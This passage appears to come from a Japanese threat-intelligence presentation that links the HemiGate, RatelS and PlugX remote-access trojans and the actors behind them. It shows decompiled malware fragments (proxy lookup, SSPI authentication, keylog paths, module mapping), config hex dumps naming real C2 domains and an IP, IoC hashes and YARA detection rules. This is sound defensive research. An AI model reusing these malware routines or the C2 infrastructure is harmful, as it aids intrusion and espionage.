    "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.1"
    "40 Safari/537.36 Edge/17.17134\r\n")
+ v6;
v8 = sub_4426D0(a2 + v7, 2048, "Accept: */*\r\n") + v7;
v9 = sub_4426D0(a2 + v8, 2048, "Content-Length: %d\r\n", Size + 8) + v8;
v10 = sub_4426D0(a2 + v9, 2048, "Content-Type: text/html\r\n") + v9;
v11 = sub_4426D0(a2 + v10, 2048, "Connection: Keep-Alive\r\n") + v10;
v12 = sub_4426D0(a2 + v11, 2048, "Cache: no-cache\r\n") + v11;
v13 = sub_4426D0(a2 + v12, 2048, "Accept-Language: en-US\r\n") + v12;
v14 = sub_4426D0(a2 + v13, 2048, "\r\n") + v13;
```

HemiGate vs. RatelS

- 通信実装部分に幾つかのコードレベルでの類似・共通点

プロキシ情報を取得するコードが合致
(左 HemiGate / 右 RatelS)

```
LibraryA = LoadLibraryA("WinHTTP.dll");
WinHttpGetIEProxyConfigForCurrentUser = GetProcAddress(LibraryA, "WinHttpGetIEProxyConfigForCurrentUser");
if ( !WinHttpGetIEProxyConfigForCurrentUser )
    return 0;
*hMem = 0;
if ( !WinHttpGetIEProxyConfigForCurrentUser(hMem) )
    return 0;
if ( !hMem[2] )
{
    if ( hMem[1] )
    {
        GlobalFree(hMem[1]);
        if ( hMem[2] )
            GlobalFree(hMem[2]);
    }
    if ( hMem[3] )
        GlobalFree(hMem[3]);
    return 0;
}
memset(MultiByteStr, 0, 0x104u);
WideCharToMultiByte(0, 0, hMem[2], -1, MultiByteStr, 260, 0, 0);
if ( hMem[1] )
    GlobalFree(hMem[1]);
if ( hMem[2] )
    GlobalFree(hMem[2]);
if ( hMem[3] )
    GlobalFree(hMem[3]);
if ( !strlen(MultiByteStr) )
    return 0;
v6 = strchr(MultiByteStr, 58);
if ( !v6 )
    return 0;
*v6 = 0;
v7 = StrToIntA(v6 + 1);
return sub_409720(a2, a1, MultiByteStr, v7, 0, 0);
```

```
LibraryA = LoadLibraryA("WinHTTP.dll");
WinHttpGetIEProxyConfigForCurrentUser = GetProcAddress(LibraryA, "WinHttpGetIEProxyConfigForCurrentUser");
if ( !WinHttpGetIEProxyConfigForCurrentUser )
    return 1;
*hMem = 0;
if ( !WinHttpGetIEProxyConfigForCurrentUser(hMem) )
    return 1;
if ( !hMem[2] )
{
    if ( hMem[1] )
    {
        GlobalFree(hMem[1]);
        if ( hMem[2] )
            GlobalFree(hMem[2]);
    }
    if ( hMem[3] )
        GlobalFree(hMem[3]);
    return 1;
}
memset(MultiByteStr, 0, sizeof(MultiByteStr));
WideCharToMultiByte(0, 0, hMem[2], -1, MultiByteStr, 260, 0, 0);
if ( hMem[1] )
    GlobalFree(hMem[1]);
if ( hMem[2] )
    GlobalFree(hMem[2]);
if ( hMem[3] )
    GlobalFree(hMem[3]);
if ( !strlen(MultiByteStr) )
    return 1;
v7 = strchr(MultiByteStr, 58);
if ( !v7 )
    return 1;
*v7 = 0;
*a2 = sub_47671D((v7 + 1));
wsprintfA(a1, MultiByteStr);
return 0;
```


HemiGate vs. RatelS

- 通信実装部分に幾つかのコードレベルでの類似・共通点

認証部分のコードが合致
(左 HemiGate / 右 RatelS)

```
v0 = 0;
v22 = 0;
library = LoadLibrary("Secur32.dll");
InitSecurityInterface = GetProcAddress(library, "InitSecurityInterface");
v11 = InitSecurityInterface();
v09 = v11;
if ( !v1 )
{
    v22 = 1;
    if ( v7 )
    {
        v25 = 1;
        v23[0] = v7;
        v23[2] = 0;
        v23[4] = v0;
        v23[1] = strlen(v7);
        v23[3] = 0;
        if ( v0 )
            v24 = strlen(v0);
        else
            v24 = 0;
        v8 = v23;
    }
    if ( v11->AcquireCredentialsHandle(0, "Negotiate", 2u, 0, v8, 0, 0, v2, &v30) < 0 )
        return 0;
    v11 = v19;
}
v20[2] = v20;
v20[0] = 0;
v20[1] = 1;
v20[3] = 2;
v20[2] = v0;
if ( !v22 )
{
    v26[0] = 0;
    v26[2] = v27;
    v27[0] = v0;
    v26[1] = 1;
    v27[1] = 2;
    v27[2] = v1;
}
v12 = v20;
if ( !v22 )
    v12 = 0;
v18 = v12;
v13 = 0;
if ( !v22 )
    v13 = (v0 + 8);
v14 = v11->InitializeSecurityContext(v12, v13, "(v0 + 28)", 0, 0, 16u, v18, 0, (v0 + 8), v20, &v31, &v30);
v15 = v14;
if ( !v14 < 0 )
    return 0;
if ( v14 == 500611 || v14 == 500612 )
{
    CompleteAuthToken = v15->CompleteAuthToken;
    if ( !CompleteAuthToken )
        return 0;
    v15 = CompleteAuthToken(v12 + 8, v20);
    if ( v15 < 0 )
        return 0;
}
```

```
v0 = 0;
v12 = 0;
library = LoadLibrary("Secur32.dll");
InitSecurityInterface = GetProcAddress(library, "InitSecurityInterface");
v11 = InitSecurityInterface();
v09 = v11;
if ( v7 )
{
    v22 = v0;
}
else
{
    v22 = 1;
    if ( v7 )
    {
        v26 = 1;
        v26[0] = v7;
        v26[2] = 0;
        v26[4] = v0;
        v26[1] = strlen(v7);
        v26[3] = 0;
        if ( v0 )
            v25 = strlen(v0);
        else
            v25 = 0;
        v8 = v26;
    }
    if ( v11->AcquireCredentialsHandle(0, "Negotiate", 2u, 0, v8, 0, 0, v2, &v31) < 0 )
        return 0;
    v11 = v20;
}
v20[2] = v20;
v20[0] = 0;
v20[1] = 1;
v20[3] = 2;
v20[2] = v0;
if ( !v22 )
{
    v27[0] = 0;
    v27[2] = v27;
    v27[0] = v0;
    v27[1] = 1;
    v27[2] = 2;
    v27[2] = v1;
}
v13 = v20;
if ( !v22 )
    v13 = 0;
v19 = v13;
v14 = 0;
if ( !v22 )
    v14 = (v12 + 1);
v15 = v11->InitializeSecurityContext(v13, v14, v22[1].duppper, 0, 0, 16u, v19, 0, &v31, v30, &v32, &v31);
v16 = v15;
if ( !v16 < 0 )
    return 0;
if ( v15 == 500611 || v15 == 500612 )
{
    CompleteAuthToken = v20->CompleteAuthToken;
    if ( !CompleteAuthToken )
        return 0;
    v16 = CompleteAuthToken(v12 + 1, v30);
    if ( !v16 < 0 )
        return 0;
}
v15 = v20[0];
```

HemiGate vs. RatelS

- 実装は合致しないが、コーディングスタイルに類似点

キーログ出力パスとファイル名が類似
(左 HemiGate / 右 RatelS)

```
ExpandEnvironmentStringsA("%ALLUSERSPROFILE%\\WinDrive", Dst, 260);  
wprintfA(FileName, "%s\\fm", Dst);
```

```
ExpandEnvironmentStringsw(L"%ALLUSERSPROFILE%\\MSB", Dst, 0x104u);  
sub_43FF50(lpFileName, Dst);  
sub_43FE40(lpFileName, L"\\kl", 6u);
```


HemiGate vs. RatelS

- コンフィグの構造に類似点
 - 1つコンフィグのサイズが同じ
 - [Flag][Port][C2 Address]で構成されている
 - 末尾にインターバルの数値
 - コンフィグ全体のサイズ、構成が類似する

HemiGate

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	13	00	00	00	BB	01	6D	73	31	30	31	2E	63	6C	6F	75ms101.clou
00000010	64	73	68	61	70	70	65	6E	2E	63	6F	6D	00	00	00	00	dshappen.com....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	13	00	00	00	BB	01	31	30	33	2E103.
00000050	31	35	39	2E	31	33	33	2E	32	30	35	00	00	00	00	00	159.133.205....
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	BB	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000190	00	00	00	00	03	00	00	00	00	00	00	00	00	00	00	00

RatelS

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	29	33	05	5F	00	00	00	00	01	00	04	00	50	00	68	74)3.....P.ht
00000010	74	70	2D	63	32	2E	63	6F	6D	00	00	00	00	00	00	00	tp-c2.com.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	01
00000050	08	00	BB	01	68	74	74	70	73	2D	63	32	2E	63	6F	6D	...https-c2.com
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	00	00	00	00	01	00	01	00	BB	01	00	00	00	00	00	00
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000170	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	05

RatelS vs. PlugX

- LACによってすでに報告されている通り、RatelSとPlugXには実装上の類似点がいくつか見られる

モジュールのマッピング
(左 RatelS / 右 PlugX)

```
CurrentProcessId = GetCurrentProcessId();
wprintfw(Name, L"PL[%x]", CurrentProcessId);
result = CreateFileMappingW(0xFFFFFFFF, 0, 4u, 0, 0x54u, Name);
if ( result )
{
    result = MapViewOfFile(result, 2u, 0, 0, 0);
    if ( result )
    {
        *result = sub_44F660;
        result[1] = sub_44F720;
        result[2] = sub_44F410;
        result[3] = sub_44F420;
        result[4] = sub_44F440;
        result[5] = sub_44F460;
        result[6] = sub_44F480;
        result[7] = sub_44F4A0;
        result[8] = sub_44F4C0;
        result[9] = sub_44F4D0;
        result[10] = sub_44F500;
        result[11] = sub_44F540;
        result[12] = sub_44F5D0;
        result[13] = sub_44F5F0;
        result[14] = sub_44F3F0;
        result[15] = sub_44F4E0;
        result[16] = sub_44F380;
        result[17] = sub_44F380;
        result[18] = sub_44F3D0;
        result[19] = sub_44F1C0;
        result[20] = sub_44F360;
        VirtualProtect(result, 0x54u, 2u, &f1oldProtect);
    }
}
```

```
CurrentProcessId = GetCurrentProcessId();
wprintfw(Name, L"PI[%8.8x]", CurrentProcessId);
FileMappingW = CreateFileMappingW((HANDLE)0xFFFFFFFF, 0, 4u, 0, 0x44u, Name);
if ( !FileMappingW )
    return GetLastError();
v4 = MapViewOfFile(FileMappingW, 2u, 0, 0, 0);
if ( !v4 )
    return GetLastError();
*v4 = sub_10007070;
v4[1] = sub_10007160;
v4[2] = sub_10007290;
v4[3] = sub_10007250;
v4[4] = sub_10007270;
v4[5] = sub_10007380;
v4[6] = sub_10007390;
v4[7] = sub_10007380;
v4[8] = sub_100073C0;
v4[9] = sub_100073D0;
v4[10] = sub_100073F0;
v4[11] = sub_10007450;
v4[12] = sub_10007470;
v4[13] = sub_10007490;
v4[14] = sub_10007480;
v4[15] = sub_10007400;
v4[16] = sub_10007410;
VirtualProtect(v4, 0x44u, 2u, &f1oldProtect);
```


HemiGate vs. RatelS vs. PlugX

- HemiGateとRatelSには実装レベルでの合致や、マルウェアのコーディングスタイルレベルでの類似点が見受けられた
- また、PlugXとRatelSにも実装レベルでの合致が報告されている
- このことから、これらのRATの背後には、同一もしくは互いに協力関係にある開発者が関連している可能性やソースコードの共有が示唆される


Family	通信処理の類似	キーログ処理の類似	コンフィグの構造	モジュール実装	モジュールのマッピングの類似
HemiGate	○	○	○	○	-
RatelS	○	○	○	○	○
PlugX	-	-	-	○	○

03

Other Findings

HemiGate と PlugX がホストされたサーバ

- VTにアップロードされたHemiGateがホストされていたサーバ上にPlugXもホストされていたことを確認した
- 加えて、このHemiGateのC&CサーバがGroundPeonyによって使用されていたドメインと合致することも確認した



04

Summary

Mofu Loaderをアップロードする不審VTアカウント


- VT上のMofu Loaderを調査したところ、あるアカウント(d03b8b03)が複数のMofu LoaderをCNとHKからアップロードしていることを確認
- 同アカウントからアップロードされているマルウェアには、テスト用のものもあり、被害者の可能性は低い
- 別の脅威アクターに紐づけられているSIESTAGRAPHとHUI Loaderをアップロードしている点で興味深い

First Seen	File Name	Country	Note
2023/06/28 9:26	Client.exe	CN,shenzhen	SIESTAGRAPH
2023/06/28 8:45	versions.dll	CN,shenzhen	RC4版HUI Loader (コンパイル日時は 2023-06-21 08:16:07)
2023/04/12 3:09	OneDrive.zip	CN,shenzhen	Mofu Loader -> SlyMongo
2023/03/23 3:01	OneDrive.zip	HK	Mofu Loader -> SlyMongo
2023/03/23 2:36	NetLabs.zip	HK	Dracu loader -> Hemigate

```
00000000 11 00 00 00 bb 01 61 70 69 2e 66 69 72 65 63 6c |...».api.firecl|
00000010 6f 75 64 73 65 72 76 69 63 65 2e 63 6f 6d 00 00 |oudservice.com..|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000040 00 00 00 00 00 00 11 00 00 00 bb 01 63 6c 6f 75 |.....».clou|
00000050 64 2e 61 6c 69 79 75 6e 63 6c 6f 75 64 63 64 6e |d.aliyuncloudcdn|
00000060 2e 63 6f 6d 00 00 00 00 00 00 00 00 00 00 00 00 |.com.....|
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 |.....|
00000090 bb 01 74 65 73 74 2e 6e 66 78 2d 68 6f 73 74 69 |».test.nfx-hosti|
000000a0 6e 67 2e 63 6f 6d 00 00 00 00 00 00 00 00 00 00 |ng.com.....|
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
```

Relationships between actors


- GroundPeonyとRatel MasterはMofu Loaderを共有している
- Earth Estriesと GroundPeonyはC2を共有していた
- RatelSとHemiGateにはマルウェアの実装の類似がある
 - どちらもPlugXとの類似がある
- テスト用のC2を持つHemiGateとSlyMongoは同じVTのアカウントから投稿された



以上から3つのアクターは協力関係にあると推察できる

Timeline

- GroundPeony
- Earth Estries
- Ratel Master
- SlyMongo



IoC

File Name	Sha1	Note
1.cab	5f9c5655e779467fb353c74901cf66ede29647f1	Dracu loader -> Hemigate
2.cab	84b8c462107ab54cf660ef33f969d937efad38f1	PlugX
libvlc.dll	bc92d96b409e7bda6d46caf4843dc9507c45b00f	Mofu Loader -> SlyMongo
usost.ppt	f9b1ca8b5386bc93bbc49d63d4e18fd8f14f25a9	libvlc.dllによって復号されるSlyMongo
OneDrive.zip	3b7426be3bc95c860083516057a76f5605d59402	Mofu Loader -> SlyMongo
OneDrive.zip	86c60bb1513b98f8023b0f5e27b598125c3f75e0	Mofu Loader -> SlyMongo
OneDrive.zip	5bde79892a7944e415c9332fbf1a6768dff447b5	Mofu Loader -> SlyMongo
NetLabs.zip	213df95ee891a2235f04f7748dd2f955b2b3cb58	Dracu loader -> Hemigate

YARA Rules

- Mofu Loader
- HemiGate(Payload)
- SlyMongo(Payload)

YARA Rules

```
rule MofuLoader {
  meta:
    description = "detect MofuLoader in memory"

  strings:
    /*
    LAB_0000000f                                XREF[1]:      00000020(j)
    0000000f c1 ca 0c          ROR      EDX,0xc
    00000012 0f be c0        MOVZX    EAX,AL
    00000015 49 ff c3        INC      R11
    00000018 03 d0          ADD      EDX,EAX
    0000001a 41 8a 03        MOV      AL,byte ptr [R11]
    0000001d 41 3a c7        CMP      AL,R15B
    00000020 75 ed          JNZ      LAB_0000000f
    00000022 81 fa a1        CMP      EDX,0x1da0a3a1
    a3 a0 1d
    00000028 74 62          JZ      LAB_0000008c
    0000002a 81 fa d0        CMP      EDX,0x4717a7d0
    a7 17 47
    00000030 74 45          JZ      LAB_00000077
    00000032 81 fa a3        CMP      EDX,0x8f592ca3
    2c 59 8f
    00000038 74 31          JZ      LAB_0000006b
    0000003a 81 fa a0        CMP      EDX,0xb01ff0a0
    f0 1f b0
    00000040 74 15          JZ      LAB_00000057
    00000042 81 fa 4f        CMP      EDX,0xd7656a4f
    6a 65 d7
    00000048 75 52          JNZ     LAB_0000009c
    0000004a 41 0f b7 02    MOVZX    EAX,word ptr [R10]
    0000004e 44 8b 34 87    MOV      R14D,dword ptr [RDI + RAX*0x4]
    00000052 4c 03 f1          ADD      R14,RCX
    00000055 eb 45          JMP      LAB_0000009c
    */
    $ror = { c1 c? 0c }
    $api_hashing = { 81 f? a1 a3 a0 1d 74 ?? 81 f? d0 a7 17 47 74 ?? 81 f? a3 2c 59 8f 74 ?? 81 f? a0 f0 1f b0 74 ?? 81 f? 4f 6a 65 d7 }

  condition:
    all of them
}
```


YARA Rules

```
rule Hemigate {
  meta:
    description = "detect Hemigate in memory"

  strings:
    $cmd1 = ".?AVCATcpSocket@"
    $cmd2 = ".?AVCBaseSocket@"
    $cmd3 = ".?AVCFile@"
    $cmd4 = ".?AVCmd@"
    $cmd5 = ".?AVCPro@"
    $cmd6 = ".?AVCRdp@"
    $cmd7 = ".?AVCShell@"
    $cmd8 = ".?AVCSocket5@"
    $cmd9 = ".?AVCSTlsSocket@"
    $cmd10 = ".?AVCTransf@"
    $cmd11 = ".?AVCFileMoniter@"
    $cmd12 = ".?AVCKeylogPlug@"
    $cmd13 = ".?AVCPipe@"

  condition:
    8 of them
}
```

YARA Rules

```
rule SlyMongo {
  meta:
    description = "Detect SlyMongo in memory"
    hash = "3AA9AB1C50B6F1D8878C7F6FA9E21407579534F1C213DB5433003C14A29373E7"
  strings:
    /*
      0x14000dc93 3BCF                                cmp ecx, edi
      0x14000dc95 0F8714030000          ja 0x14000dfaf
      0x14000dc9b 0F8442020000          je 0x14000dee3
      0x14000dca1 83E90A              sub ecx, 0xa
      0x14000dca4 0F8482010000          je 0x14000de2c
      0x14000dcaa 83E903              sub ecx, 3
      0x14000dcad 0F846C010000          je 0x14000de1f
      0x14000dcb3 83E901              sub ecx, 1
      0x14000dcb6 0F84AC000000          je 0x14000dd68
      0x14000dcbc 83E901              sub ecx, 1
      0x14000dcbf 0F848D000000          je 0x14000dd52
      0x14000dcc5 83E901              sub ecx, 1
      0x14000dcc8 7472              je 0x14000dd3c
      0x14000dcca 83E901              sub ecx, 1
      0x14000dccd 7460              je 0x14000dd2f
      0x14000dccf 83E901              sub ecx, 1
      0x14000dcd2 744A              je 0x14000dd1e
      0x14000dcd4 83E901              sub ecx, 1
      0x14000dcd7 7438              je 0x14000dd11
      0x14000dcd9 83F901              cmp ecx, 1
      0x14000dcdc 0F8554050000          jne 0x14000e236
    */
    $cmp_cmd = {3B CF 0F 87 ?? ?? ?? ?? 0F 84 ?? ?? ?? ?? 83 E9 0A 0F 84 ?? ?? ?? ??
      83 E9 03 0F 84 ?? ?? ?? ?? 83 E9 01 0F 84 ?? ?? ?? ?? 83 E9 01 0F 84
      ?? ?? ?? ?? 83 E9 01 74 ?? 83 E9 01 74 ?? 83 E9 01 74 ?? 83 E9 01 74
      ?? 83 F9 01 0F 85 ?? ?? ?? ??}
    $str1 = "DNS server URL is NULL. Call mg_mgr_init()" ascii
    $str2 = "error connecting to %s" ascii
  condition:
    all of them
}
```


Thank *you*

Do you have any questions?

Please keep this slide for attribution

CREDITS: This presentation template was created by [Slidesgo](#), and includes icons by [Flaticon](#), and infographics & images by [Freepik](#)